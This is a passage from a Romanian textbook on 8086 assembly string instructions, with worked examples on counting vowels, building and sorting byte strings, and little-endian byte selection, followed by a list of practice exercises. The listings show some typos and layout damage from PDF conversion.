assume cs:code, ds:data
data segment
    s db 'Acesta este sirul sursa' ;șirul sursă
    l EQU $-s ;numărul de caractere din şirul sursă
    vocale db 'aeiouAEIOU' ;şirul vocalelor
    lvoc EQU $-vocale ;numărul de caractere din şirul vocalelor
    nr db ? ;variabilă neinitializată care va conține în final numărul de vocale din şirul
               ;sursă (pornim de la ipoteza că în şirul sursă nu sunt mai mult de 255
               ;vocale, și astfel este suficient un octet pentru memorarea acestui număr)

data ends
code segment
start:
    mov ax, data
    mov ds, ax ;încărcăm în ds adresa de început a segmentului în care se află
               ;şirul sursă s, în cazul nostru segmentul data
    mov es, ax ;încărcăm în es adresa de început a segmentului în care se află şirul
               ;destinație vocală, în cazul nostru tot segmentul data, la fel ca
               ;şirul sursă s
    mov cx, l ;în cx pregătim numărul de caractere din şirul sursă, deoarece vom
               ;folosi instrucțiunea loop
    lea si, s ;încărcăm offset-ul şirului sursă în registrul index si
    cld ;stabilim direcția de parcurgere a şirului de la stânga spre dreapta
          ;(DF=0)
    mov nr, 0 ;initializăm cu 0 variabila folosită pentru a număra vocalele
    jcxz Sfarsit
    Repeta:
        lodsb ;în al se încarcă octetul de la adresa ds:si, iar si crește cu 1,
               ;deoarece flagul de direcție are valoare 0; acest lucru înseamnă că
               ;la efectuarea următoarei instrucțiuni lodsb, în al se va încărca
               ;următorul octet din şirul s
        lea di, vocale ;rolul de sir destinație îl va juca aici şirul vocalelor, deci
               ;încărcăm offset-ul acestuia în registrul index di. Pentru fiecare
               ;caracter din şirul sursă se va parcurge de la început şirul
               ;vocalelor, de aceea această initializare are loc în interiorul buclei
               ;de parcurgere a caracterelor din şirul sursă.
        push cx ;vom folosi în continuare prefixul repetitiv repne, care folosește
               ;implicit registrul cx, motiv pentru care salvăm în stivă valoarea
               ;actuală a lui cx, pentru a o putea restaura după terminarea
               ;repetiției cauzate de repne
        mov cx, lvoc ;în cx vom încărca lungimea şirului de vocale
        repne scasb ;instrucțiunea scasb compară valoarea din al cu octetul de la adresa
                      ;es:di, setând flagurile corespunzător rezultatelor comparării (la fel

```

```

;ca și o instrucțiune cmp), di fiind apoi incrementat deoarece
;valoarea flag-ului de direcție este 0
;repne (REPeat while Not Equal, formă echivalentă cu repnz -
;REPeat while Not Zero) provoacă execuția repetată a instrucțiunii
;scasb până când cx devine 0 sau până când apare o potrivire (caz în
;care ZF va primi valoarea 1).
jnz NuEVocala ;dacă nu a fost nici o potrivire, înseamnă că registrul al nu
;conține codul ASCII al unei vocale
inc nr ;altfel, incrementăm numărul de vocale găsite
NuEVocala:
pop cx ;restaurăm valoarea lui cx și continuăm cu următorul caracter din
loop Repeta ;șirul sursă
Sfarsit: ;terminarea programului
    mov ax, 4C00h
    int 21h

code ends
end start

Exemplul 4.4. Se dă două siruri de octeți a și b. Să se construiască un al treilea sir de octeți c care să conțină primele  $n/2$  elemente din sirul a (unde  $n$  reprezintă numărul elementelor din sirul a), urmate de sirul inversat al elementelor din sirul b, apoi de 5 octeți având valoarea 0, iar apoi de restul elementelor din sirul a.
Presupunem că se dă sirurile:
    a db 'a', 'f', '+', '3', '9', 'X', '**'
    b db 'a', 'b', 'c'
Sirul rezultat c este:
    c db 'a', 'f', '+', 'c', 'b', 'a', 0, 0, 0, 0, 0, '3', '9', 'X', '**'

assume cs:code, ds:data
data segment
    a db 'a', 'f', '+', '3', '9', 'X', '**'
    la EQU $-a ;dimensiunea, în octeți, a sirului a
    b db 'a', 'b', 'c'
    lb EQU $-b ;dimensiunea, în octeți, a sirului b
    c db la+lb+5 dup (?) ;dimensiunea sirului destinație c este suma dimensiunilor celor
                           ;două siruri sursă plus 5

data ends
code segment
start:
    mov ax, data
    mov ds, ax ;încărcarea regiștrilor de segment ds și es cu adresa de început a

```

```

mov es, ax
mov si, offset a
mov di, offset c
mov cx, la/2
;segmentului de date în care se află sirurile sursă și destinație
;în registrul index și reținem offset-ul sirului sursă a
;în registrul index di reținem offset-ul sirului destinație c
;în cx punem numărul de elemente din sirul a care trebuie copiate
;în prima fază în sirul destinație c, adică jumătate din numărul
;octetilor sirului a (se utilizează operatorul de împărțire ,/)
;deoarece expresia la/2 este evaluată la momentul asamblării)
clc
rep movsb
;stabilim parcurgerea de la stânga la dreapta a celor două siruri
;instrucțiunea movsb se repetă de cx ori; această instrucțiune
;copiază la adresa es:di octetul de la adresa ds:si, iar di și si cresc
;cu 1 datorită valorii 0 a flagului de direcție
push si
;salvăm în stivă poziția curentă din sirul a pentru a putea reface
;ulterior valoarea lui si în scopul copierii restului elementelor
mov si, offset b+lb-1
;ne poziționăm cu si pe ultimul element din sirul b pentru a
;face copierea inversă a elementelor din acest sir în sirul c
mov cx, lb
;în cx se pune numărul elementelor ce vor fi copiate din sirul b,
;adică chiar lungimea sirului b
repeta:
    std
    ;deoarece parcurgem de la dreapta la stânga (de la sfârșit spre
    ;început) sirul b, valoarea flagului de direcție este setată la 1 (std)
    lodsb
    ;înaintea instrucțiunii lodsb, care încarcă în al octetul de la adresa
    ;ds:si (un octet din sirul b) și scade astfel si cu 1
    cld
    ;deoarece sirul c este parcurs de la stânga spre dreapta (ascendent),
    ;flagul de direcție este setat la 0 înaintea instrucțiunii stosb care
    ;pone valoarea din al la adresa es:di; astfel di se va crește cu 1
    stosb
loop repeta
;urmăză copierea de 5 ori a valorii 0 în sirul destinație
mov cx, 5
;în acest scop, în registrul contor cx se pune valoarea 5
mov al, 0
;în al se pune valoarea pe care dorim să o copiem în sirul destinație
cld
;stabilim direcția de parcurgere a sirului destinație de la stânga spre
;dreapta (ascendent)
rep stosb
;executăm instrucțiunea stosb de cx ori; această instrucțiune
;copiază valoarea din al la adresa es:di și mărește di cu 1
pop si
;scoatem din stivă valoarea lui si care reprezinta offset-ul pozitiei
;curente din sirul a, după copierea primei jumătăți a sirului
mov cx, la-la/2
;cx va reprezenta numărul elementelor care au rămas de copiat din
;șirul a
rep movsb
;copiem cx elemente din sirul a în sirul c
mov ax, 4C00h
int 21h
code ends
end start

```

Exemplul 4.5. Se dă un sir de valori numerice întregi reprezentate pe dublucuvinte. Să se determine suma cifrelor numărului multiplilor de 8 din sirul octetilor inferior ai cuvintelor superioare din elementele sirului de dublucuvinte.


Exemplu: Dacă avem sirul de dublucuvinte

```

sir dd 12300011h, 0abcd0h, 2218acach, 7a082ae3h, 0c820ddd1h,
      7828ddd1h, 0c8d8ddd1h, 0c8b0ddd1h, 7260ddd1h, 2a70ddd1h,
      7850ddd1h, 0c840ddd1h

```

Datorită reprezentării *little-endian*, zona de memorie corespunzătoare primelor 6 dublucuvinte din sir va conține:



Sirul octetilor inferior ai cuvintelor superioare din elementele sirului de dublucuvinte este:
30h, 0ah, 18h, 08h, 20h, 28h, d8h, b0h, 60h, 70h, 50h, 40h

În baza 10, valorile corespunzătoare sunt:

48, 10, 24, 8, 32, 40, 216, 176, 96, 112, 80, 64

Numărul multiplilor de 8 din sirul octetilor inferior ai cuvintelor superioare din elementele sirului de dublucuvinte este 11, iar suma cifrelor acestui număr este 2.

Soluție: Parcurgând sirul de dublucuvinte vom obține întâi numărul multiplilor de 8 din sirul octetilor inferior ai cuvintelor superioare din elementele sirului. Apoi vom obține cifrele acestui număr prin împărțiri succesive la 10 și vom calcula suma lor.

assume ds: data, cs: code

data segment

```

sir dd 12300011h, 0abcd0h, 2218acach, 7a082ae3h, 0c820ddd1h,
      7828ddd1h, 0c8d8ddd1h, 0c8b0ddd1h, 7260ddd1h, 2a70ddd1h,
      7850ddd1h, 0c840ddd1h

```

len equ (\$-sir)/4 ;lungimea sirului (în dublucuvinte)

opt db 8 ;variabilă folosită pentru testarea divizibilității cu 8

zece db 10 ;variabilă folosită pentru determinarea cifrelor unui număr prin împărțiri succesive la 10

suma db 0 ;variabilă în care reținem suma cifrelor

data ends

code segment	
start:	
mov ax, data	
mov ds, ax	
mov si, offset sir	;în ds:si punem adresa (far a) sirului sir ca să-l putem parcurge.
cld	;parcurgem sirul de la stanga la dreapta (DF=0).
mov cx, len	;vom parcurge elementele sirului intr-o bucla loop cu len iteratii.
mov bx, 0	;în registrul bx vom retine numarul multiplilor lui 8.
repeta:	
lodsw	;în ax vom avea cuvantul mai putin semnificativ (inferior) al dublucuvantului curent din sir, iar iteratorul in sir (registrul index ;si) va trece la cuvantul cel mai semnificativ din acelasi dublucuvant (si=si+2). Conform cerintelor problemei, ne intereseaza cuvantul superior al dublucuvantului curent, deci vom repeta instructiunea lodsw pentru pozitionarea pe acel cuvant.
lodsw	;în ax vom avea acum cuvantul cel mai semnificativ (superior) al dublucuvantului curent din sir, iar iteratorul in sir va trece la urmatorul dublucuvant (si=si+2). Mai exact, registrul index va fi pozitionat pe cuvantul mai putin semnificativ din urmatorul dublucuvant. (In cadrul arhitecturii 8086, datorita regulilor de reprezentare little-endian, in reprezentarea in memorie a unui dublucuvant, la adresa mai mica se afla cuvantul mai putin semnificativ. Similar, in cadrul acestui cuvant, la adresa cea mai mica se va afla octetul mai putin semnificativ. De exemplu, dacă am intr-un segment de memorie la offset-ul 12 un dublucuvant cu valoarea 7a082ae3h, atunci la offset 12 se va afla octetul e3h, la offset 13 octetul 2ah, la offset 14 octetul 08h, iar la offset 15 octetul 7ah).
mov ah, 0	;ne intereseaza doar octetul mai putin semnificativ din cuvantul curent. Acest octet se afla in partea low a registrului ax, adica al. Setam la 0 partea high a registrului ax pentru ca instructiunea div; ce urmeaza va imparti valoarea din registrul ax la octetul opt=8.
div opt	;verificam dacă valoarea din al este divizibilă cu 8
cmp ah, 0	;verificam valoarea restului împărțirii
jnz nonmultiplu	;dacă restul obtinut (valoarea din ah) este diferit de 0, se continua ciclul repeta
inc bx	;altfel, incrementam numarul multiplilor de 8 din registrul bx.
nonmultiplu:	
loop repeta	;dacă mai sunt elemente de parcurs(cx>0) reia ciclul.

;mai departe, obținem cifrele numărului bx în baza 10 prin împărțiri succesive la 10 și ;calculăm suma acestor cifre.

mov ax, bx ;transferă valoarea din bx în ax deoarece instrucțiunea de ;împărțire div utilizează implicit ca deîmpărțit registrul ax

transf: **div zece** ;împărțim la 10 numărul din registrul ax ca să aflăm ultima cifră (cea mai din dreapta, "a unităților"). Restul împărțirii (care reprezintă această ultimă cifră) va fi stocat în ah, iar câtul în al.
add suma ab ;adunăm cifra obținută la suma.

;dacă valoarea câtului (al) este 0 înseamnă că am obținut toate
;cifrele și putem părăsi bucla transf. Altfel, pregătim acest număr
;pentru o nouă iterație convertindu-l la cuvânt (în ax). Facem acest
;lucru deoarece prima instrucțiune din bucla transf, "div zece" va
;împărți conținutul registrului ax la valoarea zece (deoarece zece
;este reprezentat pe un octet). Conversia o facem fără semn, prin
;„zerorizarea” octetului superior (deci nu cu cbw) deoarece lucrăm
;cu un număr întotdeauna pozitiv, interpretabil astfel ca fiind fără
;semn.

```
mov ah, 0
jmp transf ;reluăm bucla pentru obținerea unei noi cifre.
```

sfarsit: ;încheiem programul.


```
    mov ax, 4C00h  
    int 21h  
ends  
start
```

Exemplul 4.6. Se dă un sir de dublucuvinte. Să se obțină sirul ordonat crescător al octetilor (considerați cu semn) de rang multiplu de 3 (în memorie) din sirul dat. Ordinarea să se facă prin interclasare.

Se dă următorul sir de dublucuvinte:

s dd 12345678h, 5A5FEh, 45h, 13245768h

Datorită reprezentării *little endian*, zona de memorie corespunzătoare acestui sir va conține:



Şirul octetilor de rang multiplu de 3 din şirul dat de dublucuvinte este:

78h, 12h, 05h, 00h, 68h, 13h

Acest şir ordonat crescător va fi:

00h, 05h, 12h, 13h, 68h, 78h

Soluție: Ordonarea prin interclasare se referă la faptul că de fiecare dată când adăugăm un octet în şirul rezultat, acesta se va insera în locul potrivit astfel încât la fiecare moment şirul rezultat parțial obținut să fie ordonat.

Deoarece ne interesează octetii de rang 0, 3, 6, ... din memorie, pentru fiecare grup de 3 octeți din memorie, se va încărca primul octet și se vor ignora următorii 2 octeți. Octetul astfel obținut se va insera în şirul rezultat după algoritmul prezentat anterior (sortare prin interclasare).

Soluția problemei 4.5 s-a bazat pe o selecție a octetilor sau cuvintelor corespunzătoare regulii de reprezentare *little-endian*. Textul acestei probleme nu face referire la criterii de selecție a octetilor specifice reprezentării *little-endian*. Şirul de n dublucuvinte dat conține $4*n$ octeți. Problema noastră cere doar ca şirul dat să fie interpretat (și parcurs) ca şir de octeți.

```
assume cs:code, ds:data
data segment
    s dd 12345678h, 5A5FEh, 45h, 13245768h
    l equ $-s          ;numărul de octeți ai şirului s
    d db l/3+1 dup (?) ;alocare spațiu pentru şirul destinație
;Alocăm pentru şirul destinație numărul maxim de octeți necesari. Acest număr este fie l/3 fie
;l/3+1, după cum numărul de octeți l din şirul sursă se împarte exact sau nu la 3. Vom determina
;lungimea efectivă a şirului destinație doar în segmentul de cod.
data ends

code segment
insereazaAL proc
;lipsind specificarea explicită de tip NEAR sau FAR, procedura este implicit NEA, adică
;apelabilă doar din segmentul de cod curent
;această procedură inserează în şirul destinație d valoarea din al în locul potrivit astfel încât şirul
;d să rămână ordonat crescător
;la intrarea în procedură di referă primul octet de după terminarea şirului destinație d
    push di            ;salvăm valoarea lui di în stivă deoarece vom utiliza registrul di
;pentru parcurgerea şirului destinație în vederea găsirii locului
;potrivit pentru inserarea noului element
    push cx            ;deoarece în interiorul acestei proceduri urmează să modificăm
;valoarea registrului cx, salvăm această valoare în stivă pentru a o
;putea restaura înainte de ieșirea din procedură
    cmp di, offset d   ;dacă valoarea din registrul di coincide cu adresa de început
```

```
je adaugPrim           ;a şirului destinație d, înseamnă că urmează să introducem primul
;element în şirul destinație, secvență detaliată la eticheta
;adaugPrim
std
mov cx, di             ;dacă există cel puțin un element introdus în şirul destinație, atunci
sub cx, offset d       ;vom căuta locul potrivit pentru inserarea noului octet, parcurgând
dec di                 ;şirul destinație de la dreapta spre stânga (descrescător)
repeta1:               ;calculăm dimensiunea actuală a şirului destinație scăzând
                      ;din di offset-ul şirului destinație
                      ;modificăm valoarea lui di astfel încât să refere ultimul octet al
                      ;şirului destinație
scasb                  ;se compară octetul din al cu octetul de la adresa es:di
jge Dlplus2             ;dacă cel din al este mai mare sau egal, acesta se inserează în şir
                      ;după octetul cu care s-a comparat, pe poziția di+2 (deoarece di a
                      ;scăzut cu 1 datorită instrucțiunii scasb)
mov bl, byte ptr es:[di+1] ;altfel deplasez spre dreapta octetul
mov byte ptr es:[di+2], bl  ;din şir cu care am făcut compararea
loop repeta1
jmp Dlplus1             ;dacă am ieșit din buclă pentru că am terminat de verificat toți
                        ;octetii din şir și nu s-a găsit nici unul care să fie mai mic decât
                        ;octetul de inserat, atunci acesta se inserează pe prima poziție în
                        ;şir; în acest scop, are loc creșterea lui di cu 1, deoarece la
                        ;terminarea parcurgerii tuturor octetilor din şir, di referă octetul
                        ;dinaintea primului octet din şirul d
Dlplus2:               ;Dlplus2: inc di
Dlplus1:               ;Dlplus1: inc di
adaugPrim:             ;la adresa es:di se reține octetul din al
stosb                  ;se restaurează valoarea lui cx
pop cx                  ;se restaurează valoarea lui di
pop di                  ;deoarece am adăugat un element în şirul destinație, valoarea
inc di                  ;inițială a lui di va crește cu 1
clt                     ;flagul de direcție este setat la valoarea pe care o avea înainte de
ret                     ;intrarea în procedură
insereazaAL endp        ;revenire din procedură
start:
    mov ax, data
    mov ds, ax
;încărcarea regiștrilor de segment ds și es cu adresa de început a
```

```

mov es, ax           ;segmentul de date în care se află sirurile sursă și destinație
mov ax, l             ;calculăm dimensiunea sirului destinație d
mov bl, 3             ;vom împărți la 3 numărul de octeți din sirul dat de dublucuvinte
div bl
cmp ah, 0             ;dacă restul împărțirii este 0, atunci câtul obținut reprezintă chiar
je et1               ;numărul de octeți ai sirului destinație
inc al
et1:                 ;dacă restul împărțirii este diferit de 0, atunci la câtul obținut vom
                     ;aduna 1 pentru a obține numărul de octeți ai sirului destinație
                     ;în acest moment, conținutul registrului al reprezintă dimensiunea
                     ;sirului destinație d
mov si, offset s       ;încarcăm în si deplasamentul variabilei s în interiorul
                     ;segmentului de date, astfel că în ds:si vom avea adresa de început
                     ;a sirului s în memorie
mov di, offset d       ;încarcăm în di deplasamentul variabilei d în interiorul
                     ;segmentului de date, astfel că în es:di vom avea adresa de
                     ;început a sirului d în memorie
cld
mov cl, al             ;stabilim direcția de parcurgere a sirului sursă
xor ch, ch             ;în cx pregătim dimensiunea sirului destinație d
jcxz sfarsit          ;ne asigurăm că valoarea din cx este diferită de 0 înainte de
                     ;intrarea în buclă
repeta:
lodsb                ;încarcăm în al un octet de la adresa ds:si, iar valoarea lui si crește
                     ;cu 1, datorită direcției de parcurgere stabilită prin setarea la 0 a
                     ;valorii flag-ului de direcție (cld)
call insereazaAL      ;pentru fiecare octet din sirul sursă care trebuie inserat în
                     ;sirul destinație, apelăm procedura definită mai sus, care inserează
                     ;octetul în locul potrivit
lodsw                ;efectul acestei instrucțiuni este de a ignora următorii doi octeți
                     ;după fiecare octet luat în considerare pentru inserare, deoarece
                     ;urmărim să inserăm în sirul destinație doar octeți de rang multiplu
                     ;de 3 din sirul sursă
loop repeta
sfarsit:              ;terminarea programului
  mov ax, 4c00h *
  int 21h
code ends
end start

```

Exemplul 4.7. Se dau două siruri de cuvinte. Să se concateneze sirul octetilor inferiori din cuvintele primului sir cu sirul octetilor superiori din cuvintele celui de-al doilea sir. Sirul astfel obținut trebuie să fie apoi ordonat crescător în interpretarea cu semn.


Exemplu: Având date sirurile:

```

s dw 2345h, 0a5h, 368h, 3990h
t dw 4h, 2655h, 10

```

Datorită reprezentării *little-endian*, zona de memorie alocată acestora va avea următoarea configurație:



Cu aceste date obținem sirul concatenat: 45h, a5h, 68h, 90h, 00h, 26h, 00h
După ordonare obținem sirul u: 0h, 0h, 26h, 45h, 68h, 90h, a5h

Soluție: În prima parte a programului vom concatena sirul octetilor inferiori din cuvintele primului sir cu sirul octetilor superiori din cuvintele celui de-al doilea sir, iar apoi vom ordona sirul rezultat printr-o variantă a metodei bullelor (bubble sort). În prima parte, cea de concatenare, vom utiliza instrucțiunile limbajului de asamblare 8086 specifice lucrului cu siruri, dar în partea de ordonare a sirului rezultat vom lucra direct pe elementele sirului.

```

assume cs:code, ds:data;
data segment
  s dw 2345h, 0a5h, 368h, 3990h ;primul sir de cuvinte
  len_s equ ($-s)/2                ;lungimea sirului s (în cuvinte)
  t dw 4h, 2655h, 10               ;al doilea sir de cuvinte
  len_t equ ($-t)/2                ;lungimea sirului t (în cuvinte)
  len equ len_s+len_t              ;lungimea sirului rezultat u este suma lungimilor
                                   ;sirurilor s și t
  u db len dup (?)                ;alocare spațiu pentru sirul rezultat
data ends
code segment
start:
  mov ax, data
  mov ds, ax
  mov es, ax

```

în prima parte a programului concatenăm cele două siruri de octeți (inferiori și superiori). Vom începe prin a copia octetii inferiori din cuvintele primului sir în sirul temporar u.

în ds:si vom pregăti adresa sirului sursă s, iar în es:di sirului destinație u. Vom parcurge sirurile crescător, de la stânga spre dreapta (cld setează flagul de direcție DF la valoarea 0).

```

lea si, s
lea di, u
cld
mov cx, len_s      ; vom copia într-o buclă loop cu len_s iterării octetii inferiori ai
; cuvintelor sirului s în sirul u.
jcxz sfarsit       ; dacă CX=0, efectuăm salt la sfârșitul programului.

repeta:
lodsw              ; în urma lui lodsw registrul ax va conține cuvântul curent din sirul
; s (cuvântul de la adresa ds:si), iar iteratorul în sir va avansa la
; următorul cuvânt al sirului (si=si+2). al va conține octetul inferior
; (mai puțin semnificativ) al cuvântului, iar ah va conține octetul
; superior (mai semnificativ).

stosb              ; dorim să copiem în sirul u doar octetii inferiori (mai puțin
; semnificativ) din cuvintele sirului s. Drept urmare, copiem
; octetul din registrul al în octetul curent din sirul destinație u
; (octetul de la adresa es:di) și avansăm indexul în sirul u (di=di+1)
; - aici di este incrementat cu o unitate fiindcă instrucțunea stosb
; interpretează sirul destinație u ca un sir de octeți (bytes), dar în
; instrucțunea precedentă si este incrementat cu două unități pentru
; că instrucțunea lodsw interpretează sirul sursă s ca pe un sir de
; cuvinte (1 cuvânt=2 octeți).

loop repeta        ; dacă nu s-a terminat parcurgerea sirului s (cx>0), continuă
; execuția buclei
; bucla loop se putea scrie și în felul următor:
; repeta:
;   lodsb -> al=octetul inferior al cuvântului de la
;           ; adresa ds:si și si=si+1
;   stosb -> octetul de la adresa es:di va primi ca
;           ; valoare conținutul lui al și di=di+1
;   lodsb -> sărim peste octetul superior al cuvântului curent
;           ; din sirul s, și trecem la următorul cuvânt din sir
;           ; (si=si+1); sirul s este interpretat ca un sir de octeți,
;           ; de aceea trebuie să executăm două
;           ; instrucțuni lodsb pentru a trece la
;           ; următorul cuvânt.

; loop repeta

```

; după ce am copiat în sirul u, octetii inferiori ai cuvintelor primului sir, vom ;(concatena) adăuga la sirul u, sirul octetilor superiori din cuvintele celui de-al doilea sir. ;pentru început pregătim lucrul cu instrucțiumi pe siruri. În registrii ds:si trebuie să se afle ;adresa fară a sirului sursă, adică t, iar în es:di trebuie să se afle adresa fară a sirului ;destinație, care nu este u ci un subșir al lui u care începe cu al (len_s+1)-lea element. ;Observăm că în registrii ds și es se află deja adresele de segment ale sirurilor t și ;respectiv u deoarece aceste două siruri sunt definite în segmentul cu numele data, iar ;adresa de început a acestui segment a fost încărcată în registrii ds și es la începutul ;programului. Mai rămâne să încărcăm în registrii si și di offset-urile celor două siruri. ;Pentru registrul di, observăm că acolo este deja offset-ul sirului destinație datorită buclei ;loop anterioare care a mărit valoarea lui di cu len_s unități. Dacă totuși dorim să ;încărcăm în registrul di offset-ul sirului destinație (subșirul lui u care începe la al ;(len_s+1)-lea octet) o putem face prin următoarele două instrucții:

```

; lea di, u
; add di, len_s

```

lea si, t ; încărcăm în registrul index si offset-ul sirului t
mov cx, len_t ; sirul sursă t are len_t elemente (cuvinte), deci bucla de copiere
; repeta1 va efectua len_t iterării.
jcxz sfarsit ; dacă CX=0 efectuăm salt la sfârșitul programului.

repeta1: ; această buclă este asemănătoare cu cea anterioară. Singura diferență este instrucțunea
; "xchg al, ah" care interschimbă valorile regiștrilor al și ah.

lodsw ; încărcăm în ax cuvântul curent din sir (cel de la adresa ds:si) și se trece la
; următorul cuvânt din sirul t (si=si+2).

xchg al, ah ; pentru a putea folosi ulterior instrucțunea stosb, interschimbăm
; conținutul regiștrilor al și ah, astfel ca al să conțină octetul superior (mai
; semnificativ) al cuvântului și ah să-l conțină pe cel inferior (mai puțin
; semnificativ).

stosb ; valoarea din registrul al se va copia în octetul curent din sirul destinație u
; și iteratorul va avansa la următorul octet din acest sir (di=di+1).

loop repeta1 ; dacă mai sunt de făcut iterării (cx>0) repetă ciclul.
; bucla repeta1 se poate scrie și în felul următor:

```

; repeta1:
;   lodsb
;   lodsb
;   stosb
;   loop repeta1

```

;(a se vede explicațiile de la bucla repeta)

începem a doua parte a programului și anume ordonarea crescătoare a elementelor sirului ;u în interpretarea cu semn. Pentru a ordona elementele sirului vom folosi o variantă a ;metodei bulelor. Algoritmul de ordonare este următorul:

```

; // u este un vector de lungime len
; schimbat = 1;
; while (schimbat==1) {
;     schimbat = 0;
;     for (i=1; i<=len-1; i++) {
;         if (u[i+1]<u[i]) {
;             aux = u[i];
;             u[i] = u[i+1];
;             u[i+1] = aux;
;             schimbat = 1;
;         }
;     }
; }

;Cu alte cuvinte, tot interschimbăm câte două elemente vecine care nu se află în ordinea
;crescătoare, până când, într-o parcurgere completă a vectorului nu mai trebuie efectuată
;nici o schimbare. În liniile sursă de mai jos, locul variabilei schimbat o să-l ia registrul
;idx. Ciclul while din algoritm va fi implementat de bucla repeta2 împreună cu
;instrucțiunile "cmp dx, 0" și "je sfârșit", iar ciclul for o să fie reprezentat mai jos de
;bucla repeta3.

mov dx, 1           ;echivalentul lui "schimbat=1" din algoritm.

repeta2:
    cmp dx, 0
    je sfarsit
    ;dacă dx este 0 înseamnă că nu s-a mai produs nici o schimbare în
    ;timpul ultimei parcurgeri a sirului și ieșim din ciclu, sirul u fiind
    ;deja ordonat crescător.

    lea si, u
    ;pregătim parcurgerea sirului u. În ds:si vom pune adresa de
    ;început a sirului u. Să observăm ca în ds se află deja adresa de
    ;segment a sirului u (adresa segmentului cu numele "data").

    mov dx, 0
    ;initializăm pe dx cu 0; acesta va fi setat la valoarea 1 în această
    ;iterație se va produce vreo schimbare.

    mov cx, len-1
    ;parcurgem sirul u într-un ciclu cu len-1 iterării, corespunzător
    ;"for"-ului din algoritmul de mai sus

repeta3:
    mov al, byte ptr ds:[si]   ; al = u[i].
    cmp al, byte ptr ds:[si+1] ;comparăm pe al=u[i] cu u[i+1]. Nu puteam
                                ;efectua această comparație direct între două valori
                                ;din memorie, printr-o singură instrucție de tipul
                                ;        cmp byte ptr ds:[si], byte ptr ds:[si+1]
                                ;deoarece instrucția cmp cere ca cel puțin un
                                ;operand să fie registru sau valoare constantă.

```

```

jle iteratie_noua
    ;dacă u[i]<=u[i+1] trecem la iterată următoare
    ;(i++). Altfel, interschimbă u[i] (byte ptr ds:[si])
    ;cu u[i+1] (byte ptr ds:[si+1]) în următoarele trei
    ;instrucțuni. A fost folosită instrucția jle
    ;deoarece dorim să facem comparație cu semn.

    mov ah, byte ptr ds:[si+1] ;ah = u[i+1]
    mov byte ptr ds:[si], ah   ;u[i] = ah
    mov byte ptr ds:[si+1], al  ;u[i+1] = al
    mov dx, 1                  ;setăm pe dx la valoarea 1 ca să semnalăm că s-a
                                ;produs o interschimbare.

iteratie_noua:
    inc si
    ;incrementăm valoarea din registrul si ca să trecem
    ;la următorul element (octet) din sirul u
    ;(echivalentul lui i++).

loop repeta3
    ;dacă nu am ajuns încă la ultimul element al sirului
    ;u (adică nu am efectuat len-1 iterării, cx>0) reia
    ;ciclul repeta3.

jmp repeta2
    ;altfel reia ciclul repeta2.

sfarsit:           ;încheiem programul.
    mov ax, 4C00h
    int 21h
code ends
end start

```

Probleme propuse:

- Se dă un sir de octeți. Să se creeze un nou sir de aceeași lungime, care va conține doar acei octeți din primul sir care au numărul de biți 1 mai mare decât numărul de biți 0, sau acei octeți care au valoarea cuprinsă între [1fh,60h]. În rest, cel de al doilea sir se va completa cu 0.
- Se dau două siruri de octeți s1 și s2. Dacă sirul s1 este inclus în s2 atunci se va reține în variabila rez poziția din sirul s2 de unde începe sirul s1, altfel variabila rez va conține valoarea FFh.
- Se dau două siruri de octeți. Să se parcurgă cel mai scurt dintre cele două siruri și să se construiască un al treilea sir care va conține cel mai mare element de același rang din cele două siruri, iar până la lungimea celui mai lung sir, sirul al treilea se va completa alternativ cu valorile 1 și 0.

4. Se dă două siruri de octeți. Să se construiască un al treilea sir care pentru fiecare octet din al doilea sir va conține poziția lui în primul sir dacă acel octet există, sau 0 în rest.
Exemplu: Se dă sirurile:

s1 db 17, 23, 56, 20, 45

s2 db 23, 54, 20, 23, 12, 17, 19, 45

Să se obțină sirul: 2, 0, 4, 2, 0, 1, 0, 5

5. Se dă un sir de octeți. Dacă lungimea sirului este pară, atunci se va compara octetul de rang i cu octetul de rang $n-i$ (unde n este lungimea sirului, iar $i \leq 0, [n/2]$): în caz de egalitate - se vor înlocui ambii octeți cu 1, altfel se va pune valoarea 1 pe poziția octetului cu valoarea mai mare și 0 pe poziția octetului cu valoarea mai mică.

6. Dându-se un octet mod și două siruri $s1$ și $s2$ (având aceeași lungime n), să se construiască sirul $s3$ în felul următor:

- dacă mod aparține intervalului [00h, 0Fh], atunci $s3[i]:=s1[i]+s2[i]$ ($i=1, n$)
- dacă mod aparține intervalului [10h, 1Fh], atunci $s3:=s1+s2$ ('+' reprezintă concatenarea)
- altfel $s3[i]:=abs(s1[i]-s2[i])$ ($i=1, n$)

7. Dându-se un octet mod și două siruri $s1$ și $s2$ (având aceeași lungime n), să se construiască sirul $s3$ în felul următor:

- dacă mod aparține intervalului [20h, 2Fh], atunci $s3[i]:=s1[i]+s2[n-i]$ ($i=1, n$)
- dacă mod aparține intervalului [30h, 3Fh], atunci $s3:=-s1+\sim s2$ (unde \sim reprezintă sirul s parcurs în ordine inversă iar '+' reprezintă concatenarea)
- altfel $s3:=s1$.

8. Se dă un sir de cuvinte. Parcugându-se sirul, să se calculeze numărul de biți 1 din întreg sirul. Dacă acest număr este mai mare decât 3^*n (unde n reprezintă numărul de elemente al sirului), atunci pentru fiecare cuvânt al sirului se interschimbă octetii cuvântului (low și high) între ei, altfel fiecare cuvânt al sirului se va înlocui cu numărul de biți 1 din acel cuvânt.

9. Se dă un sir de octeți $s1$ și un sir de octeți $s2$, de lungimi egale (fie n lungimea acestor siruri). Să se construiască sirul $s3$ în felul următor:

- dacă $s2[i]=0$ atunci $s3[i]:=s1[i]$
